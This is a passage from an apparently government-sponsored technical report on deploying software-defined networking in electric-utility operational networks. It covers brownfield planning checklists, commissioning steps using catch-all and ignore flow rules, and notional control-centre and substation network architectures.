


Figure 13-13. Engineering Process for SDN Deployment

The checklist shown in Figure 13-14 was created by PNNL staff during multiple SDN deployments. The checklist illustrates the complexities of a brownfield deployment that should not be taken for granted. For the Planning Phase, the checklist also assumes that absolute knowledge regarding the devices and communications on the existing infrastructure are not known by the owner or operator. For the Data Collection Requirements section in the checklist, it is common for IT personnel to assume that a mirror or SPAN port exists on an Ethernet switch. For OT environments, the ability to mirror all ports or use a SPAN port may not exist, thus complicating data collection. Similarly, in IT infrastructures, network scanning tools frequently are used to enumerate a network. In OT environments, the use scanning tools may not be permitted by the system owner due to the potential harm the tools may cause. A combination of data sources provides two benefits. First, the data sources supplement the potential lack of complete traffic captures. Second, these data sources provide an opportunity to data validation and quality assurance activities.

Planning Phase – Brownfield Checklist (page 1)		
Site Name:_____ Site Specific Lead: _____ Site Owner POC: _____ Supervisor: _____		
Identify Key Roles	**Initials**	**Date**
Site Assessment Roles: ☐ Identify leadership roles (system owner, approvals or authorities to address technical difficulties and safety concerns) ☐ Data collection ☐ Data validation ☐ Identify stakeholders (e.g., utilities, vendors) ☐ Stakeholder technical lead(s) ☐ Safety oversight ☐ Contractor oversight ☐ Contract representative, (contractor) _____ ☐ Contract representative, (site) _____		
Site Commissioning Roles: ☐ Stakeholder approval of changes to design ☐ Equipment purchased ☐ Equipment shipped ☐ Installation scheduled ☐ Equipment installed ☐ Site acceptance test or validation process ☐ Staffing needs		
Licenses and Certification Requirements: ☐ Licenses (e.g., professional engineer) ☐ Professional certification (e.g., CISSP, GIAC)		
Identify Requirements	**Initials**	**Date**
Scope and Schedule ☐ Identify initial project scope ☐ Identify desired completion date ☐ Identify anticipated cyber and infrastructure projects ☐ Identify future vision for critical infrastructure operations ☐ Identify requirements for ATO, red teaming, outreach		
Security Requirements ☐ Negotiate an NDA with all necessary parties ☐ Identify classification guidance and data samples ☐ Identify protection measure for data at rest ☐ Identify secure communication methods		

Planning Phase – Brownfield Checklist (page 2)		
Data Collection Requirements ☐ Network diagrams ☐ Device function description ☐ Router, firewall, or switch configuration files ☐ Relay configuration database ☐ IEC-61850 configuration files ☐ Primary to backup failover testing ☐ Packet capture ☐ Photographs (e.g., network racks, switches, media, etc.) ☐ E-MASS or Accreditation package ☐ Permitted tool use for network enumeration		
Quality Control Requirements ☐ Applicable standards for software and equipment ☐ Design review process expectations (PNNL, site, stakeholders, timing, method) ☐ Order of installation ☐ Change control processes or approvals ☐ Verify collected documentation matches install and label components ☐ Continency plans ☐ Records management		
General Safety Requirements ☐ Governing safety work control documentation ☐ Site-specific environment, health, or safety approvals or associated documentation ☐ Risk Management Plan ☐ Training (e.g., lock out tag out, low voltage electrical, high voltage electrical) ☐ Emergency preparedness ☐ Stop work authority ☐ Injury or Illness procedures		
Applicable Transportation Methods or Requirements for Remote Facilities ☐ Boat ☐ Commercial air carrier (CFR 121; e.g., Delta, United, etc.) ☐ Commercial aviation (CFR 135; e.g., local charter, float plane, etc.) ☐ All-terrain vehicle ☐ Passenger vehicle		
General Considerations ☐ Subcontractor plan ☐ Communication plan		

Planning Phase – Brownfield Checklist (page 3)		
Site Visit Planning	**Initials**	**Date**
Site Access ☐ Agreements or approvals (e.g., off-site work request) ☐ Badging ☐ Escorts ☐ Notifications ☐ Training ☐ COVID-19 requirements ☐ Other requirements		
Safety Equipment Needed ☐ Hearing protection ☐ Hard hat ☐ Eye protection ☐ Arc flash protection ☐ Footwear ☐ Ladder ☐ Other (specify)		
Approvals		
_____ **Point of Contact Signature**		_____ **Date**
_____ **Oversight Signature**		_____ **Date**

Figure 13-14. Sample Brownfield Installation Checklist

13.25 Brownfield Commissioning

The deny-by-default security posture provided by OT-SDN and the potential hazards faced when deploying technology in energized environments necessitate special considerations during the commissioning phase of an OT-SDN network. The following lessons learned were captured during the DOE-sponsored deployment of OT-SDN technology for various DOD, VA, and utility environments.

1. Performing work safely requires the substation be de-energized for OT-SDN commissioning.
    - If the substation or energy delivery system cannot be de-energized, the OT-SDN installers must follow appropriate safety standards and guidelines.
    - Staff performing the deployment of the OT-SDN network must be certified to work at the voltage level of the energized environment.

2. Staff may encounter other hazards while traveling to locations where OT-SDN equipment will be installed. Remote locations may require non-traditional methods of transportation such as boats, float planes, or all-terrain vehicles. Risks associated with each type of transportation need to be identified and either accepted or mitigated prior to travel.
3. Prior to commissioning, a factory acceptance test (FAT) will be conducted with participation from integrators, system owners, and other stakeholders. The purpose of the FAT is to test all expected communications identified during the traffic engineering process. Any changes or errors identified in the FAT will be documented in drawings and design documents. A more comprehensive FAT will introduce unwanted communications (e.g., negative testing) to verify that the deployed flow rules correctly handle unexpected traffic.
4. During commissioning deployment, the process shown in Figure 13-15 is used to monitor the deployed configuration. Each of these topics will be discussed below.




Figure 13-15. Deployment Lifecycle

5. Experience has demonstrated that the traffic engineering process will miss intermittent or infrequent communications due to incomplete data for analysis. This means that those commissioning the environment must monitor the network for unexpected communications for several reasons
   - Typical data captures are not of sufficient duration to capture all expected communications
   - Redundant / failover links are not exercised during the capture
6. OT-SDN supports the creation of a “catch all rule” that is added at the end of the flow tables. This rule will match on any traffic that does not meet the criteria of all other flow rules. A VLAN tag can be added to this traffic to enable forwarding it to a data store. During commissioning this configuration option will identify all missed traffic and provide system integrators and owners an opportunity to analyze any traffic that does not match expected communications. The catch all rule should be used to mitigate the anticipated authorized traffic not identified during the traffic engineering process. Figure 13-16 depicts the concept.




Figure 13-16: Table Miss Concept, provided by SEL

- Use Wireshark or some other repository to capture all mirror and miss traffic
- Run data capture tool on a separate system – not the flow controller
- Define the table miss logical network tap for each switch
- Define priority for table miss trafficcatch all flow rule with the lowest priority
- Place rule in the last flow table
- Deploy flow rule to all switches for all devices
- Over time the volume of traffic matching the catch all rule should decrease
- Consider using the catch all rule to provide situational awareness after the system is operational to identify nefarious or unexpected communications

7. After analyzing traffic forwarded by the catch all rule to a data store to identify its purpose, discuss whether the traffic should be allowed on the network or ignored by the OT-SDN switch hardware. This step not only provides quality control and review by system owners of all deviations from design, but it also informs future traffic engineering efforts to ensure the type of traffic is not missed.
8. After a determination is made regarding the missed traffic from the previous step, two options exist for traffic that is not wanted on the network. An example is a device attempting to reach out to the internet to check for firmware updates. If this type of communication can be disabled through configuration settings, make the necessary change on the device or devices per manufacturer instructions.
9. The second option is to use a flow rule to capture all expected but unwanted traffic on the network. This approach enables an operator to monitor unwanted communications for changes in behavior using a dashboard in a product such as ELK or Splunk. Both options to eliminate unwanted traffic will reduce the number of false positives produced by situational awareness tools. Lessons learned include:
    - Use a separate Wireshark instance or separate VLAN tag for expected communications that should be ignored
    - An ignore rule will reduce the volume of traffic that must be analyzed by the catch all data store

- A separate, granularly defined, ignore rule should be created for each device and conversation to ignore
- The ignore rules should be placed directly before the catch all rule

10. If the captured and analyzed traffic should be permitted on the network, create an appropriate flow rule to ensure the conversation is implemented.
11. Deploy ignore or allow rule, as required, by the system owner.
12. Repeat the process until minimal traffic matches the catch all rule
13. QA process
    - Update system documentation and drawings to reflect all changes to keep the design and deployed network configurations in sync
    - Capture lessons learned for each type of allowed or ignored traffic to enable the next site assessment process

14.0 Reference Architecture

This section was revised in Version 3 (September 15, 2018), and further revised for the Final Report.

14.1 High-level Notional Architecture

Figure 14-1 depicts a notional version of the reference architecture for communications within an organization based upon the requirements in Section 4.0. Intra-organization communications are deployed using an SD-WAN technology as described in section 4.5. SDN is deployed with deny-by-default rules to reduce the attack surface and prohibit lateral movement through the network. All communications are secured using TLS to defeat man-in-the-middle attacks. The locations of the EDS protocol behavior and analytics technologies to be researched and demonstrated during SDN4EDS also are included.




Figure 14-1. Initial Reference Architecture

14.2 Detailed Conceptual Reference Architecture

Figure 14-2 shows a high-level overview of a notional electric power SCADA network, including a control center, a wide-area communications network, and a substation network. The WAN is often owned and operated (at least partially) by the utility, using fiber optic lines run along transmission lines, and private radio and microwave. Communications leased from a common carrier also may be used. Typically, an additional (backup) control center and many more substations would be connected to the network. Control centers in an electric power system usually have links to other control centers, such as neighboring transmission operators, generator operators, and reliability coordinators. These links are typically high-speed links leased from common carriers.

Also shown are the two logical networks that would be implemented in an SDN: 1) a traditional SCADA telemetry and control network and 2) an SDN control network. The traditional network transmits all the data and commands necessary to run the SCADA system, while the SDN network manages the configuration of the SDN switches and provides situational awareness data and alerts to the SDN management nodes at the control center.




Figure 14-2. Network Overview

14.2.1 Control Center Network Architecture

Figure 14-3 shows a notional control center network. It is shown with a redundant physical network, as this is typically required for availability. The networks are shown using SDN switches, connected to an SDN controller node that manages the configuration of the SDN switches. The control center network typically is connected to the corporate enterprise network through a traditional firewall (not shown in this figure). The SCADA servers communicate with field devices (typically substations and generating plants in an electrical system) over a WAN. The communications servers manage the communication and process data received or transmitted to other control centers using communication links not shown in the figure. The remaining nodes on the bottom of the figure, along with the workstations in the upper left, comprise the components of the control system typically found at an electric power control center.




Figure 14-3. Control Center Network

The nodes in the upper right of the drawing, contained within the green hashed box, represent the SDN and support control components of the system these are located on the control center network for illustrative purposes, and could be located on another secure network. The Flow Rule Generator is used to engineer the network by designating what nodes in the SDN are allowed to communicate, and specifying the protocols are allowed. The flow rules, once generated, are sent to the SDN flow controller nodes that communicate directly with the SDN switches to populate the flow rule tables in the individual switches. Multiple SDN flow controller nodes are shown, to provide operational redundancy, as well as to allow the SDN network to scale. Although not shown, the database containing the flow rules also is redundant allowing for failure of a component of the storage infrastructure (i.e., a disk) to not impact the ability to update or install flow rules. Application node clustering and virtual storage networks could be used to increase the availability of the SDN flow controller and associated storage. The remaining nodes (SA or Netflow, Snort-IDS, and SDN HMI) are used to gather, process, and display network performance and statistic data. The SDN switches also capture link status change events on the SDN switches and send them to the SA node for processing to determine

if nodes have been added or removed from the operational network. The SA function also could be able to detect if a new or changed MAC address were to start communicating on a physical port, even if the link status were unchanged.

All Control Plane traffic is encrypted to prevent eavesdropping on control or status messages sent through the SDN environment. The authentication server component of the SDN flow controller nodes provides the X.509 (or equivalent) credentials to secure the encryption. The authentication of Control Plane traffic can assist in the “deny-by-default” activity for control or configuration actions to the SDN network.

The SDN flow controller also contains an authentication server used to provide authentication services (e.g., X.509 certificates) when populating rulesets into the SDN switches, and for authenticating other access to the SDN switch fabric. An Ancillary Server provides other services to the SDN and operational environment, such as anti-virus and patching services.

Host-based firewalls are shown on the operational nodes of the control center to assist the filtering and IDS or IPS capability of the SDN environment in further protecting the operational servers from attack. The host-based firewall can also provide limited anti-virus processing if a full anti-virus solution cannot be installed on the operational nodes.

14.2.2 Substation Network Architecture

Figure 14-4 shows a notional substation network that includes a hybrid network consisting of an SDN component and a traditional component. While not shown, the network is typically a resilient network comprised of a set of redundant networks, redundant switches, and redundant equipment designed to operate together so that no single equipment failure (relay, switch, cable) can result in a loss of observability or control of the substation electrical equipment.




Figure 14-4. Notional Substation Network

Two external connections are shown: one for telemetry and control data for the power system (the lightning bolt), and the other for SDN control communications (the dashed line). These may be implemented on a single physical link but are logically separate. A firewall with IDS or IPS technology is implemented on the logical connection used for operational data transport to prevent large classes of unwanted network traffic from entering or leaving the substation environment, reducing the amount of traffic that must be processed by the SDN flow rules, and limiting the spread of any malicious traffic from a single compromised substation network. Because many devices in a substation environment cannot run traditional anti-virus software, this firewall can also perform network-based anti-virus scanning to minimize the introduction of malware into the environment.

Figure 14-5 shows a notional substation network deployed using the IEC 61850 substation automation protocol. IEC 61850 specifies two different types of network traffic, designated to run on either a “substation bus” or a “process bus”.




Figure 14-5. Substation Network

The substation bus connects all devices in the substation, providing substation-wide control and monitoring. The process bus provides the digital network equivalent of continuous analog signals to the protection relays. The data volume on the process bus typically does not allow it to span the entire substation, particularly for a very large substation, so multiple process busses are often seen. Both the substation bus and process bus are redundant networks, with the protection relays connecting to both networks, to receive constant data from the field equipment, as well as to coordinate with other relays in the substation.

Although not shown in the figure, the substation typically has a communication controller or “substation gateway” to manage communications to the control center over a wide-area network for telemetry and control, logically connected to the edge routers. An electric power substation

also has wide-area network links (often point-to-point) to neighboring substations to coordinate line protection functions between the protection relays in the substations. In an SDN environment, it also has an SDN management link to the control center to receive flow rule updates and install them into the SDN switches, and to provide situational awareness alerts and performance data to the SDN analytics functions also located at the control center.

